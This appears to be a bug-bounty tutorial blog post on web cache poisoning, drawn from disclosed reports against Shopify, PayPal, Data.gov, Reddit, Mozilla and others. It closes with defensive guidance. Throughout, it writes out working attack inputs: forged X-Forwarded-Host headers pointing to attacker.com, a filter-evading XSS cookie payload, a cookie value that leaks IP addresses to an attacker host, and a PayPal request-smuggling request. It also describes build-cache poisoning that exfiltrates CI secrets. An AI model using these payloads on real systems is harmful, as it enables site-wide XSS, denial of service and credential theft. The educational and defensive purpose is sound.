
Free Read : here
Introduction
Cache poisoning has emerged as one of the most devastating yet underrated vulnerabilities in modern web applications. Unlike traditional attacks that target individual users, cache poisoning allows attackers to compromise entire CDNs, affecting thousands or even millions of users simultaneously.
In this comprehensive guide, we'll dissect real-world cache poisoning vulnerabilities discovered on platforms like Shopify, PayPal, Amazon, Mozilla, and Reddit, revealing the techniques that earned researchers substantial bounties — including an impressive $18,900 from PayPal alone.
Understanding Cache Poisoning

Before diving into attack techniques, let's understand the fundamentals. Cache poisoning occurs when an attacker manipulates cached content so that malicious responses are served to legitimate users. The key components are:
- Cache Key: Parameters that determine cache uniqueness (usually URL + specific headers)
- Cache Buster: Query parameters or headers excluded from the cache key
- Unkeyed Inputs: Headers or parameters processed by the origin server but not included in cache keys
- TTL (Time To Live): How long poisoned content remains cached
The golden rule: Find an unkeyed input that influences the response, poison it, and let the cache do the rest.
Technique #1: Path Manipulation via Character Substitution
Real Case: Shopify CDN DoS ($3,800)
One of the most elegant cache poisoning techniques involves exploiting discrepancies in how caching servers and origin servers interpret URL paths.
The Vulnerability
The researcher discovered that Shopify's caching infrastructure treated backslashes (\) identically to forward slashes (/), but the origin server returned 404 errors when backslashes were present.
Normal URL: https://cdn.shopify.com/static/javascripts/vendor/bugsnag.v7.4.0.min.js
Poisoned URL: https://cdn.shopify.com\static\javascripts\vendor\bugsnag.v7.4.0.min.js
The Attack Flow
- Intercept a legitimate request to a JavaScript file
- Replace forward slashes with backslashes in the path
- Add a cache buster parameter (e.g.,
?test=123) to avoid affecting live traffic - Send the malformed request multiple times until cached
- Result: The 404 response gets cached, causing DoS for all subsequent requests
Why It Works
The caching layer normalized the path, treating both URLs as identical cache keys. However, the origin server rejected the backslash version with 404. This discrepancy created a window for cache poisoning.
Key Takeaway
Pro Tip: Always test character normalization differences between caching layers and origin servers. Try: backslashes, URL encoding variations (%2F vs /), double slashes (//), and Unicode characters.
Technique #2: Header-Based Cache Poisoning
Real Cases:
- PayPal DoS via Transfer-Encoding ($9,700)
- Discourse XSS via X-Forwarded-Host ($256)
- Shopify Partners Blog via X-Forwarded-Host ($1,000)
- Data.gov DOMXSS via X-Forwarded-Host ($750)
Headers are the goldmine of cache poisoning. Many applications trust certain headers without proper validation, and these headers are often excluded from cache keys.
The X-Forwarded-Host Technique
This header is commonly used to identify the original host requested by the client. When trusted blindly, it becomes a powerful attack vector.
Attack Example (Shopify Partners Blog):
GET /partners/blog/7-web-design-and-development-awards-you-should-enter HTTP/1.1
Host: www.shopify.com
X-Forwarded-Host: attacker.com
When cached, all users visiting that page would load resources from attacker.com instead of the legitimate domain.
The Impact Chain
- Domain Reflection: Links and resources point to attacker-controlled domain
- XSS Execution: If the reflected domain is used in JavaScript contexts
- Data Exfiltration: Social media share buttons redirect to attacker's server
- Phishing: Login forms or payment pages load from malicious origins
Real-World Example: Data.gov DOMXSS
The vulnerability on catalog.data.gov was particularly sophisticated:
GET /dataset/consumer-complaint-database?cache=poison HTTP/1.1
Host: catalog.data.gov
X-Forwarded-Host: attacker.com/malicious.json?
The application populated data-site-root attributes with the poisoned host, which JavaScript then fetched and rendered without sanitization:
var template_more = '<a href="#" class="show-more">' +
    this.i18n('show_more') + '</a>';
The attacker's JSON returned:
{
  "show_more": "Show more<svg onload=alert(document.domain)>"
}
Transfer-Encoding Manipulation (PayPal)
An even more advanced technique involved manipulating the Transfer-Encoding header to cause request smuggling, leading to cache poisoning. This replaced critical JavaScript files with "501 Not Implemented" errors, causing widespread DoS.
Detection Strategy
# Test these headers systematically
X-Forwarded-Host: attacker.com
X-Forwarded-Scheme: javascript:alert(1)
X-Original-URL: /admin
X-Rewrite-URL: /admin
X-Forwarded-Server: evil.com
X-Host: malicious.com
Pro Tip: Use Burp Collaborator or your own server to detect blind cache poisoning. If your server receives requests after cache expiry time, the poisoning succeeded.
Technique #3: Cookie Parameter Poisoning
Real Cases:
- Abritel.fr Stored XSS via HAV Cookie ($750)
- CS.money DoS via Avatar Cookie ($700)
Cookies are often overlooked in cache poisoning research, but they can be equally devastating.
The HAV Cookie Bypass (Abritel.fr)
The application had a strong WAF that blocked common XSS patterns, but the researcher discovered a creative bypass using double quotes:
Blocked: </script>
Bypassed: </sc"ript>
Server Output: </script>
The Payload:
Cookie: hav=xss"</sc"ript><sv"g/onloa"d=aler"t"(document.doma"in)>After poisoning the cache with this cookie value, any user visiting the cached page would execute the attacker's JavaScript.
The Avatar Cookie DoS (CS.money)
This attack exploited cookie validation logic:
// Pseudocode of vulnerable validation
bool valid_url = false;
if(cookies["avatar"].contains("https://steamcdn-a.akamaihd.net/steamcommunity/")){
    valid_url = true;
}
Attack Payload:
avatar=https://cs.money/logout?https://steamcdn-a.akamaihd.net/steamcommunity/When support agents viewed the message, their browsers made requests to the logout URL embedded in the avatar cookie, forcibly logging out all support staff simultaneously.
Privacy Violation Variant
avatar=http://attacker.com/?https://steamcdn-a.akamaihd.net/steamcommunity/This leaked the IP addresses of all support agents to the attacker's server.
Pro Tip: Test cookie parameters that might be reflected in URLs, img src attributes, or JavaScript contexts. Look for insufficient substring validation.
Technique #4: Path Traversal in Cache Keys
Real Case: Amazon Affiliate Products on Shopify Linkpop ($500)
This subtle vulnerability exploited URL parsing inconsistencies:
Attacker creates: https://amazon.ca/dp/VICTIM-ID/../ATTACKER-ID
Cache key generated: https://amazon.ca/dp/VICTIM-ID
Actual resolution: https://amazon.ca/dp/ATTACKER-ID
When victims tried to add VICTIM-ID, they unknowingly added ATTACKER-ID instead due to the poisoned cache.
Why This Matters
The regex parsing the URL likely extracted only the first product ID for the cache key:
/dp/([A-Z0-9]+)But the server resolved the URL by following the .. path traversal, landing on the second ID.
Testing Methodology
/resource/../malicious
/resource/./malicious
/resource;/malicious
/resource%2f%2e%2e%2fmalicious
Technique #5: Content-Type Confusion
Real Case: Reddit DoS via Image Upload ($500)
This attack combined unrestricted file upload with cache poisoning for maximum impact.
The Attack Chain
- Upload a normal PNG image
- Intercept the request
- Modify Content-Type from
image/pngtoimage/svg+xml - Replace PNG content with corrupted data
- Cache the processing error state
- Result: Permanent DoS on Reddit home feed
The poisoned image caused an infinite loading state with the message "processing image…" for every user who followed the attacker's account.
The Persistence Factor
The researcher noted: "Users can reload, logout, clear cache, clear cookies, restart browser — nothing fixes it except unfollowing the attacker."
Impact Amplification
- Posting to popular subreddits: Affects thousands of users
- Multiple corrupted posts: Compounds the DoS effect
- Targeting feed algorithms: Ensures maximum distribution
Technique #6: Build Cache Poisoning
Real Case: Mozilla FXA CI Remote Code Execution ($8,000)
This sophisticated attack targeted the development pipeline itself.
The Vulnerability
The researcher obtained an upload URL for NX Cloud's caching service used by the Firefox Accounts repository. The critical flaw: authorized links could be used multiple times for the same artifact.
The Attack
- Obtain a valid NX Cloud upload URL
- Upload a legitimate cache artifact
- Re-upload a modified artifact to the same URL
- Wait for CI/CD to download the poisoned cache
- Execute arbitrary code in the build environment
- Exfiltrate environment variables containing secrets
Why This Is Critical
Build cache poisoning can:
- Inject backdoors into production code
- Steal API keys and credentials
- Compromise entire software supply chains
- Persist across multiple builds
Pro Tip: Always test artifact upload mechanisms for replay attacks. Check if upload URLs have single-use restrictions and if artifact integrity is verified.
Technique #7: Request Smuggling to Cache Poisoning
Real Case: PayPal Cache Poisoning via Request Smuggling ($18,900)
This was the highest-paid cache poisoning vulnerability, combining HTTP request smuggling with web cache poisoning.
The Technique
The researcher used Transfer-Encoding header manipulation to desynchronize front-end and back-end servers:
POST / HTTP/1.1
Host: www.paypal.com
Content-Length: 4
Transfer-Encoding: chunked

1
Z
Q
The Impact
By smuggling requests, the attacker could:
- Convert page requests into cached redirects
- Poison JavaScript resources from paypalobjects.com
- Replace legitimate responses with error messages
- Redirect authentication pages to attacker-controlled sites
Detection Method
# Test for desync vulnerabilities
payloads = [
    "Transfer-Encoding: chunked\r\nTransfer-Encoding: x",
    "Transfer-Encoding: chunked\r\nContent-Length: 4",
    "Transfer-Encoding: xchunked",
    "Transfer-Encoding : chunked"
]
Technique #8: GraphQL Cache Poisoning
Real Case: Reddit Image Queue Default Key ($500)
The Reddit image queue used a default key of 'None' when handling certain GraphQL operations, leading to unintended cache collisions.
The Vulnerability
query {
  imageQueue(key: null) {
    images {
      url
      status
    }
  }
}
When the key was null or undefined, the cache stored all responses under the same 'None' key, causing different users to receive each other's image queues.
Advanced Detection and Exploitation Strategies
1. Cache Key Discovery
Param Miner Approach:
# Use Burp's Param Miner or manual testing
GET /resource?utm_source=test HTTP/1.1
X-Cache-Test: value1

GET /resource?utm_source=test HTTP/1.1
X-Cache-Test: value2
# If both return same cached response, X-Cache-Test is unkeyed
# If both return same cached response, X-Cache-Test is unkeyed
2. Cache Oracle Technique
Send identifiable strings in unkeyed inputs:
GET /page HTTP/1.1
X-Forwarded-Host: uniquestring123.com

# Check response for uniquestring123 reflection
# If reflected but response is cached, you have a poisoning vector
3. Differential Fuzzing
headers_to_test = [
    'X-Forwarded-Host', 'X-Forwarded-Scheme', 'X-Original-URL',
    'X-Rewrite-URL', 'X-Host', 'X-Forwarded-Server',
    'X-Forwarded-Proto', 'X-Forwarded-Port'
]

# Test each header with Burp Collaborator domain
# Monitor for callbacks indicating reflection
4. Cache Duration Mapping
# Send poisoned request at T0
# Check cache status at T0+1min, T0+5min, T0+15min, T0+1hour
# Determine optimal attack window
Defensive Strategies for Developers
1. Strict Cache Key Design
# Include security-relevant headers in cache keys
proxy_cache_key "$scheme$request_method$host$request_uri$http_x_forwarded_host";
2. Header Validation
// Never trust proxy headers without validation
const allowedHosts = ['example.com', 'www.example.com'];
const forwardedHost = req.headers['x-forwarded-host'];
if (forwardedHost && !allowedHosts.includes(forwardedHost)) {
    // Reject or use default
    forwardedHost = req.headers['host'];
}
3. Cache Bypass for Dynamic Content
Cache-Control: private, no-cache, no-store
Vary: Cookie, Authorization
4. Response Validation
// Verify cached responses haven't been tampered with
const expectedContentType = 'application/javascript';
if (response.contentType !== expectedContentType) {
    cache.delete(cacheKey);
    return fetchFresh();
}
5. Rate Limiting Cache Poisoning Attempts
# Detect rapid cache-miss patterns
if cache_miss_rate > threshold:
    require_captcha()
    log_security_event()
Bug Bounty Hunting Tips
1. Target High-Value Assets
Focus on:
- CDN endpoints (cdn., assets., static.*)
- Authentication pages
- Payment gateways
- API gateways
- Blog/CMS platforms
2. Use Cache Busters Responsibly
Always append unique parameters to avoid affecting real users:
?cachebuster=randomvalue123
?cb=yourhackeroneid
?test=donotpoisonprod
3. Document Everything
Your report should include:
- Cache duration measurements
- Cache key composition
- Step-by-step reproduction
- Impact assessment
- Remediation suggestions
4. Escalate Impact
Demonstrate:
- XSS via cache poisoning → Session hijacking
- DoS via cache poisoning → Revenue loss calculation
- Cache poisoning → Full account takeover chain
5. Check for Chaining Opportunities
Cache Poisoning → XSS → Credential Theft
Cache Poisoning → Open Redirect → OAuth Token Theft
Cache Poisoning → CSRF → Account Takeover
Real-World Impact Assessment
Let's analyze the business impact of these vulnerabilities:
Shopify CDN DoS ($3,800)
- Affected: All Shopify storefronts
- Users impacted: Millions of merchants and customers
- Downtime potential: Complete site breakage
- Revenue impact: Thousands of dollars per minute
PayPal Request Smuggling ($18,900)
- Affected: Core payment functionality
- Users impacted: All PayPal users globally
- Security impact: Authentication bypass potential
- Reputation damage: Critical
Mozilla CI/CD Poisoning ($8,000)
- Affected: Entire development pipeline
- Users impacted: All Firefox Accounts users
- Supply chain risk: Extreme
- Persistence: Could affect multiple releases
Tools and Resources
Essential Tools
- Burp Suite Pro — Param Miner extension
- Burp Collaborator — Out-of-band detection
- Custom Python scripts — Automated cache testing
- Curl — Manual header manipulation
- Browser DevTools — Response inspection
Testing Checklist
☐ Identify caching layer (CloudFront, Fastly, Varnish, etc.)
☐ Map cache key components
☐ Test standard unkeyed headers
☐ Test path normalization
☐ Test character encoding
☐ Test cookie reflection
☐ Test HTTP method variations
☐ Measure cache TTL
☐ Test cache bypass techniques
☐ Verify impact with cache buster
☐ Document all findings
Learning Resources
- PortSwigger Web Security Academy (Cache Poisoning)
- James Kettle's Research Papers
- HackerOne Disclosed Reports
- OWASP Testing Guide
Conclusion
Cache poisoning represents a unique class of vulnerability where a single exploit can cascade into widespread impact. The techniques revealed in these $44,000+ worth of bug bounties demonstrate that despite increasing security awareness, caching mechanisms remain a fertile ground for research.
Key Takeaways:
- Think in caching layers — Understand the difference between cache keys and backend processing
- Test headers extensively — X-Forwarded-* headers are goldmines
- Character encoding matters — Backslashes, double quotes, and Unicode can bypass filters
- Persistence is powerful — Cache poisoning affects all users, not just one
- Chain your attacks — Cache poisoning + XSS = Maximum impact
As applications increasingly rely on CDNs and edge caching for performance, the attack surface for cache poisoning continues to grow. Whether you're a bug bounty hunter or a security engineer, understanding these techniques is crucial for both offensive and defensive security.
Remember: Always test responsibly with cache busters, report vulnerabilities ethically, and never poison production caches that could harm real users.
Happy hunting, and may your caches always be properly keyed!
Author's Note: All examples in this article are derived from publicly disclosed bug bounty reports. Practice these techniques only on authorized targets and always use cache busters during testing.
Total Bounties Referenced: $44,406 across 12 disclosed vulnerabilities
Connect & Learn More
Found this helpful? Consider:
- Following the researchers mentioned in these reports
- Contributing to open-source security tools
- Sharing your own cache poisoning discoveries
- Practicing on platforms like HackTheBox and PortSwigger Academy
#WebSecurity #CachePoisoning #BugBounty #HackerOne #CyberSecurity